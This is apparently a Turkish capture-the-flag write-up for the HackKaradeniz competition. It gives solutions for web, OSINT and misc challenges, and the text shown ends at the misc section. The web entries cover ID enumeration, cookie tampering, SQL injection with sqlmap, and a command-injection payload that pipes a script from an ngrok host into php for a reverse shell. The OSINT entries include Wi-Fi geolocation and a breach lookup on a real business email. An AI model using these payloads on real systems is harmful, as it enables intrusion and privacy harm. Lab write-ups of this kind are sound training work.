HackKaradeniz - siberyildiz2020ödülü Cevapları

1. Web **2**
- 1.1. Interview - Done 2
- 1.2. Who is - Done 3
- 1.3. CyberCafe - Done 4
- 1.4. APT55 - Done 5

2. OSINT **6**
- 2.1. BlackOnBlack - Done 6
- 2.2. Rotasını Şaşıran Tır 1 - Done 6
- 2.3. Rotasını Şaşıran Tır 2 - Done 6
- 2.4. GeoInt - Done 8

3. MISC **8**
- 3.1. Anıt - Done 8
- 3.2. Fernet - Done 9

4. FORENSIC **13**
- 4.1. Infection-1 - Done 13
- 4.2. Infection-2 - Done 13
- 4.3. Infection-3 - Done 13
- 4.4. Infection-4 - Done 15

5. MALWARE **16**
- 5.1. windows.exe - Done 16
- 5.2. Forrest Gump - Done 18
- 5.3. Hesap Makinesi - Done 19
- 5.4. FunctionBomber - Done 20
- 5.5. Ransomware - Done 22
- 5.6. Mixer - Done 24
- 5.7. ASM - Done 25
- 5.8. Dünya dönüyor - Done 27
- 5.9. Klasik - Done 28
- 5.10. Deep - Done 29

6. NETWORK **31**
- 6.1. N-T-W-1 - Done 32
- 6.2. N-T-W-2 - Done 32
- 6.3. N-T-W-3 - Done 33


7. MOBIL **34**

1. Web

1.1. Interview - Done


1. Sitede sadece twitter var sosyal medya olarak
2. Takip ettigi tek kisi Ayşe Zonguldak i buluyoruz, o da emailini paylasip cv istemis

3. Emaile rastgele pdf yolladim cevap olarak credential geldi



4. Siteye giris yaptigimizda urlde md5 seklinde aday id = 1 vardi bunu enumerate etmeye basladik
   https://int101.hackkaradeniz.xyz/mlktktlmadylgnpnl/index.php?adayID=c4ca4238a0b923820dcc509a6f75849b


5. Adayidyi Id = 3 icin md5= eccbc87e4b5ce2fe28308fd9f2a7baf3 yaptigimizda flagi buluyoruz




Flag: Flag{v3n1_v1d1_v1c1}}

1.2. Who is - Done

1. Siteye girildiğinde auth cookie değeri göze çarpmaktadır.
2. Md5 decrypt edildiğinde guest değeri görülür.
3. Guest değeri “admin” ‘in md5 değeri ile değiştirilerek sayfalar tekrar gözden geçirilir.
4. https://whois.hackkaradeniz.xyz/whois/ endpoint’i artık erişilebilir durumdadır.
5. Fuzzing çalışması ile https://whois.hackkaradeniz.xyz/whois/?whois=|dir endpointinde command execution tespit edilir.
6. Filtreler aşağıdaki şekilde bypass edilerek reverse shell alınır: https://whois.hackkaradeniz.xyz/whois/?whois=|curl${IFS}[censored].eu.ngrok.io|php
7. Config.php ile flagin `flag/welcome.txt` dizininde olduğu öğrenilir.
8. /home/flag/welcome.txt dosyası okunarak flag alınır.






Flag: HK{Zonguldagi_sevmek_guzelse_atayim_komutu_gulumse}

1.3. CyberCafe - Done

1. /robots.txt ‘de https://challenge105.hackkaradeniz.xyz/k1j2uzn2q00b/index.php bulunur.
2. "Cyber Cafe Management System Project" için default pass ve bilinen zafiyetler araştırılmış ve SQLi ile authentication bypass bulunmuştur. https://www.exploit-db.com/exploits/50355
3. Panele giriş yapılarak; https://challenge105.hackkaradeniz.xyz/k1j2uzn2q00b/search.php endpoint’inde UNION-based SQLi bulunur.
4. Sqlmap konfigüre edilerek, veri çekimine başlanır.
5. Tbladmin tablosunda Smith kullanıcısının AdminRegdate kolonunda flag görüldü:



Flag: Flag{h4ckk4r4d3n1zb4sl1y0r}

1.4. APT55 - Done


1. Enumerate ettik burayi bulduk https://apt55.hackkaradeniz.xyz/old/db
2. https://apt55.hackkaradeniz.xyz/old/db/pass1234.7z
3. Pass 1234 yazip source code da password.phpte test pathi ve creds i aldik
4. Test pathten giris yapip komutlari deneyince injection bulduk
5. https://apt55.hackkaradeniz.xyz/php/rattest/test_client/server/test.php?cmd=cat%20flag.txt

Flag: Flag{Gh0sT_D3aD_L3g10n_t3aM55}

2. OSINT

2.1. BlackOnBlack - Done

1. STEGSOLVE > QBQXG4Z2MU2HG6LQGRZXG5ZQOJSA==== > e4syp4ssw0rd
2. STEGHIDE PASS: e4syp4ssw0rd > ÇIKAN TXT
3. 02:42:04 [root]: BSSID = 64:70:02:60:99:f7
4. 02:42:09 [root]: SSID?
5. 02:42:13 [client_user]: SSID yeterli mi?
6. 02:42:17 [root]: Tam olarak değil, ama yeterince yakın.
7. 02:42:18 --root left the channel–
8. https://wigle.net/search?netid=64%3A70%3A02%3A60%3A99%3Af7



Map	Net ID	SSID	Type	First Seen	Most Recently	Crypto	Est. Lat	Est. Long	Channel	Bcn Int.	QoS	Found by Me	Access	Comment
map	64:70:02:60:99:F7	KAT-3SAG	infra	2015-09-05T19:00:00.000Z	2015-09-16T07:00:00.000Z	WPA	41.34759521	36.25075912	6	0	0		-	Appended by ssidtobssid on 2022-06-28 21:53:38: Flag{bl4ck_ch405} add comm

Flag: Flag{bl4ck_ch405}

2.2. Rotasını Şaşıran Tır 1 - Done


1. Verilen +d0qbfGAndK82YmU0
2. Onlarca deneme sonunda telegram invite i oldugunu buluyoruz t.me/+d0qbfGAndK82YmU0
3.

Flag Flag{M4sm4vi_K4r4d3niz4_H0sg3ldin}

2.3. Rotasını Şaşıran Tır 2 - Done

1. telegramdaki zip
2. zip parolası: coal
3. zipin içinde 12 tane fotoğraf var
4. hepsinin exifinde anlamsız cipherler var
5. tek tek kordinat parçaları var
6. bi tanesinde: 41°
7. diğerinde: 27"
8. diğerinde: 31.1"
9. böyle böyle

10. tek tek
11. https://www.google.com/maps/place/41%C2%B027%2731.1%22N+31%C2%B047%2720.4%22E/@41.4585444,31.7890021,20.41z/data=!4m5!3m4!1s0x0:0x79bd3fffc0e28705!8m2!3d41.4586389!4d31.789
12. Zonguldak_Liman_Baskanligi



Flag: Flag{Zonguldak_Liman_Baskanligi}

2.4. GeoInt - Done


1. Mekan bu: https://restaurant-macaroni.de/
2. Münsterplatz 26, 52062 Aachen
3. rest@macaroni-aachen.de
4. https://breachdirectory.org/

Flag: Flag{d26fd6a8b28f2c2b3f2cdc3ac1c9d52bb41ca4ce}

3. MISC


3.1. Anıt - Done

1. https://anit.hackkaradeniz.xyz/ kaynak kodda yer alan görsel adresi: https://anit.hackkaradeniz.xyz/img/history.png
2. https://anit.hackkaradeniz.xyz/robots.txt içeriği: 63 61 6e 61 6b 6b 61 6c 65 2e 6a 70 67 -> https://anit.hackkaradeniz.xyz/canakkale.jpg
3. https://anit.hackkaradeniz.xyz/anit.php - Adlhh
4. Bursa -> Yenimahalle



Flag: Flag{4n1tl4r_t4r1ht1r}


3.2. Fernet - Done




Method Not Allowed

The method is not allowed for the requested URL.

POST







İşte bir sonraki adım. b'gAAAAABivgztTMTqBuYQT5rxmqeuBE-N1v1cKyLkeXerrW24TeQ1ufHW8X-mLPpogPYxHnV1FocDG8gabEX7zlZQt9_kJwB10pQ0lLgt1PJa66WSk2nn1W0H0i2jqI3PsdtVMskLtimA' Ve anahtar: b'lpDU6C877RrLZMp1YyRzQu-hUVGLb1h6UkG1kLF8ETs='

https://cryptography.io/en/latest/fernet/

İşte bir sonraki adım. b'gAAAAABivgztTMTqBuYQT5rxmqeuBE-N1v1cKyLkeXerrW24TeQ1ufHW8X-mLPpogPYxHnV1FocDG8gabEX7zlZQt9_kJwB10pQ0lLgt1PJa66WSk2nn1W0H0i2jqI3PsdtVMskLtimA' Ve anahtar: b'lpDU6C877RrLZMp1YyRzQu-hUVGLb1h6UkG1kLF8ETs='

FLAG{H4cK_kar4D3n1z_2o22-T3mMuz}






Flag: 